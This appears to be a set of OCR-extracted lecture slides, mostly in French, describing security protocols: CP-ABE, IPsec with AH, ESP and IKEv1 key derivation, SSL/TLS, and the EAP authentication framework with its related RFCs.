Ciphertext-Policy Attribute-Based Encryption (CP-ABE)

- Une arbre d'accès (Access Tree, T) est un arbre constitué de nœuds réalisant les opérations booléennes ET ou OU. Les feuilles sont des attributs Si
- On utilise un couplage bilinéaire (e) symétrique de $G_0 x G_0 \rightarrow G_1$, d'ordre ($G_0$) premier p et de générateur g
- La clé publique PK est $G_0, g, h=g^{\beta}, f=g^{1/\beta}, e(g,g)^{\alpha}$
- La clé maitre MK est (β, g^{α})
- Le chiffrement d'un message M selon PK et T, est réalisé à l'aide d'une nombre aléatoire s choisit dans Zp et produit le chiffré CT (qui contient la valeur $M.e(g,g)^{\alpha s}$ et un ensemble de paramètres)
- Chaque attribut Si possède une clé privée SKj générée à partir de MK.
- Le déchiffrement selon (CT, SKj) permet d'obtenir le message M.

« Ciphertext-Policy Attribute-Based Encryption » , John Bethencourt, Amit Sahai, Brent Waters, 2006

IPSEC


IPSEC: AH et ESP

- Deux en têtes spécifiques sont utilisés, AH (IP Authentification Header) et ESP (IP Encapsulating Security Payload).
- AH garantit l'intégrité et l'authentification des datagrammes IP, mais n'assure pas la confidentialité des données.
- ESP est utilisé pour fournir l'intégrité, l'authentification et la confidentialité des datagrammes IP.


Security Association

- **Ce concept est fondamental à la fois pour AH et ESP. La combinaison d'un SPI (Security Parameter Index) et d'une adresse de destination identifie de manière unique un SA particulier.**
- **Une association de sécurité inclue usuellement les paramètres suivant :**
  - Un algorithme d'authentification (utilisé pour AH).
  - La (les) clé(s) utilisée(s) par l'algorithme d'authentification.
  - L'algorithme de chiffrement utilisé par ESP.
  - La (les) clé(s) utilisée(s) par l'algorithme de chiffrement.
  - Divers paramètres utiles à l'algorithme de chiffrement.
  - L'algorithme d'authentification utilisé avec ESP (s'il existe)
  - Les clés utilisées avec l'algorithme d'authentification d'ESP (si nécessaire).
  - La durée de vie de la clé.
  - La durée de vie du SA.
  - La ou les adresses de source du SA
  - Le niveau de sécurité (Secret, non classé ...)
- **Le système hôte qui émet l'information sélectionne un SA en fonction du destinataire. L'association de sécurité est de manière générale mono directionnelle.**

Authentication Header




Encapsulating Security Payload




IPSEC: Mode Transport et Mode Tunnel

Mode transport




Mode tunnel



Au sujet de IKEv1

- **Internet Key Exchange**
- **RFC 2409, 1998**
- **IKE PHASE 1 réalise une association de sécurité ISAKMP entre deux systèmes, qui protège les échanges de IKE phase 2**
  - 4 modes, Main Mode, Agressive Mode, Quick Mode, New Group Mode
  - Plusieurs protocoles d'échanges de clés
    - Asymétriques, OAKLEY et SKEME
    - Symétrique (Pre-Shared-Key)
- **IKE PHASE 2 réalise une association de sécurité pour des sessions IPSEC**

IKEv1, Pre-Shared-Keys, Main Mode



For pre-shared keys:

SKEYID = prf(pre-shared-key, Ni_b | Nr_b)

The result of either Main Mode or Aggressive Mode is three groups of authenticated keying material:

SKEYID_d = prf(SKEYID, g^xy | CKY-I | CKY-R | 0)
SKEYID_a = prf(SKEYID, SKEYID_d | g^xy | CKY-I | CKY-R | 1)
SKEYID_e = prf(SKEYID, SKEYID_a | g^xy | CKY-I | CKY-R | 2)

and agreed upon policy to protect further communications. The values of 0, 1, and 2 above are represented by a single octet. The key used for encryption is derived from SKEYID_e in an algorithm-specific manner.

To authenticate either exchange the initiator of the protocol generates HASH_I(SIG_I) and the responder generates HASH_R(SIG_R)

where:

HASH_I = prf(SKEYID, g^xi | g^xr | CKY-I | CKY-R | SAi_b | IDii_b)
HASH_R = prf(SKEYID, g^xr | g^xi | CKY-R | CKY-I | SAi_b | IDir_b)

SAi_b is the entire body of the SA payload (minus the ISAKMP generic header), all proposals and all transforms offered by the Initiator.
CKY-I and CKY-R are the Initiator's cookie and the Responder's cookie, respectively, from the ISAKMP header.
g^xi and g^xr are the Diffie-Hellman public values of the initiator and responder respectively.

IKeV1, Phase II, Pre-Shared-Key, Quick Mode

```
Initiator                                                          Responder
-----------                                                        -----------
HDR*, HASH(1), SA, Ni [, KE ] [, IDci, IDcr ] -->
                                          <-- HDR*, HASH(2), SA, Nr [, KE ] [, IDci, IDcr]
HDR*, HASH(3) -->
```

```
HASH(1) = prf(SKEYID_a, M-ID | SA | Ni [ | KE ] [ | IDci | IDcr ] )
HASH(2) = prf(SKEYID_a, M-ID | Ni_b | SA | Nr [ | KE ] [ | IDci | IDcr ] )
HASH(3) = prf(SKEYID_a, 0 | M-ID | Ni_b | Nr_b)
```

```
KEYMAT = prf(SKEYID_d, protocol | SPI | Ni_b | Nr_b)
```

IDci, IDcr, identités, les adresses IP en fait.
M-ID, identifiant du message, extrait de l'en tête ISAKMP

SSL/TLS


Historique


- **SSL défini par *netscape* et intégré au browser**
  - Première version de SSL testé en interne
  - Première version de SSL diffusé : V2 (1994)
  - Version actuelle V3
- **Standard à l ’IETF au sein du groupe Transport Layer Security (TLS)**

SSL : Services


- **Authentification**
  - Serveur (obligatoire), client (optionnel)
  - Utilisation de certificat X509 V3
  - A l'établissement de la session.
- **Confidentialité**
  - Algorithme de chiffrement symétrique négocié, clé généré à l'établissement de la session.
- **Intégrité**
  - Fonction de hachage avec clé secrète : HMAC(clé secrète,Message)
- **Non Rejeu**
  - Numéro de séquence

SSL/TLS : Protocoles




K Cipher
type
version
length
Encrypted Data
HMAC
pad
pad length
K Auth

SSL/TLS, Dialogue de base



MasterSecret= PRF(ClientRandom, ServerRandom, PreMasterSecret,…)

Keys = PRF(ClientRandom, ServerRandom, MasterSecret,…)


Le modèle EAP


EAP, what else ?

- **The Extensible Authentication Protocol (EAP) was introduced in 1999, in order to define a flexible authentication framework.**
  - EAP, RFC 3748, "Extensible Authentication Protocol, (EAP)", June 2004.
    - *EAP-TLS*, RFC 2716, "PPP EAP TLS Authentication Protocol“, 1999.
    - *EAP-SIM*, RFC 4186, " Extensible Authentication Protocol Method for Global System for Mobile Communications (GSM) Subscriber Identity Modules (EAP-SIM) ", 2006
    - *EAP-AKA*, RFC 4187, " Extensible Authentication Protocol Method for 3rd Generation Authentication and Key Agreement (EAP-AKA) “, 2006
- **EAP Applications.**
  - Wireless LAN
    - Wi-Fi, IEEE 802.1x, 2001
    - WiMAX mobile, IEEE 802.16e , PKM-EAP, 2006
  - Wired LANs
    - ETHERNET, IEEE 802.3
    - PPP, RFC 1661, “The Point-to-Point Protocol (PPP)”, 1994
  - VPN (Virtual Private Network) technologies
    - PPTP, Point-to-Point Tunneling Protocol (PPTP), RFC 2637
    - L2TP, Layer Two Tunneling Protocol (L2TP), RFC 2661
    - IKEv2, RFC 4306, "Internet Key Exchange (IKEv2) Protocol“, 2005
  - Authentication Server
    - RADIUS, RFC 3559, “RADIUS (Remote Authentication Dial In User Service) Support For Extensible Authentication Protocol (EAP)”, 2003
    - DIAMETER, RFC 4072, "Diameter Extensible Authentication Protocol Application“, 2005
  - Voice Over IP
    - UMA, Unlicensed Mobile Access, http://www.umatechnology.org

Le protocole EAP.


- EAP est conçu pour transporter des scénarios d authentification.
- Quatre types de messages, requêtes, réponses, succès, échec




EAP-Start
EAP-Request.Identity
EAP-Response.Identity
Access-Request/EAP
EAP-Request.Type
Access-Challenge/EAP
Calcul
De la clé
Unicast
EAP-Response.Type
Access-Request/EAP
EAP-Sucess
Access-Accept/EAP +
Unicast Key
EAPoL-Key
Clé Globale
Calcul
De la clé
Unicast

